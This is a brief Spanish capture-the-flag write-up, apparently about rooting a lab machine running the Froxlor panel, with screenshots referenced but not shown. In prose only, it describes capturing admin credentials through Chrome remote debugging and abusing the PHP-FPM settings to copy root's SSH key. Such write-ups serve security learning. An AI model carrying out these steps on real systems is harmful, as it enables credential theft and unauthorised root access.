
Y vemos froxlor pero que es.




Aquí tenemos una descripción rápida.




Con esta herramienta de Chrome podemos encontrar remote target traemos los puertos restantes corriendo en la máquina y refrescamos.




Aquí podemos agregarlos.




Y nos aparecerá aquí le damos a inspect y aquí continuamos.




Aquí como podemos ver tenemos la oportunidad de ver el momento justo en el que servicio envía la contraseña y el usuario que es admin.




Aquí estando dentro de el panel ya solo queda buscar procesos que se ejecuten cada cierto tiempo y esto lo encontramos en la captura de abajo.




En PHP luego PHP-FPM versions y aquí modificamos este proceso, introducimos un comando para secuestrar la id rsa de el usuario root y otro para conseguir los permisos de lectura.





Ya con la id rsa en la máquina atacante solo debemos usarla y acceder como root.



Maquina rooted.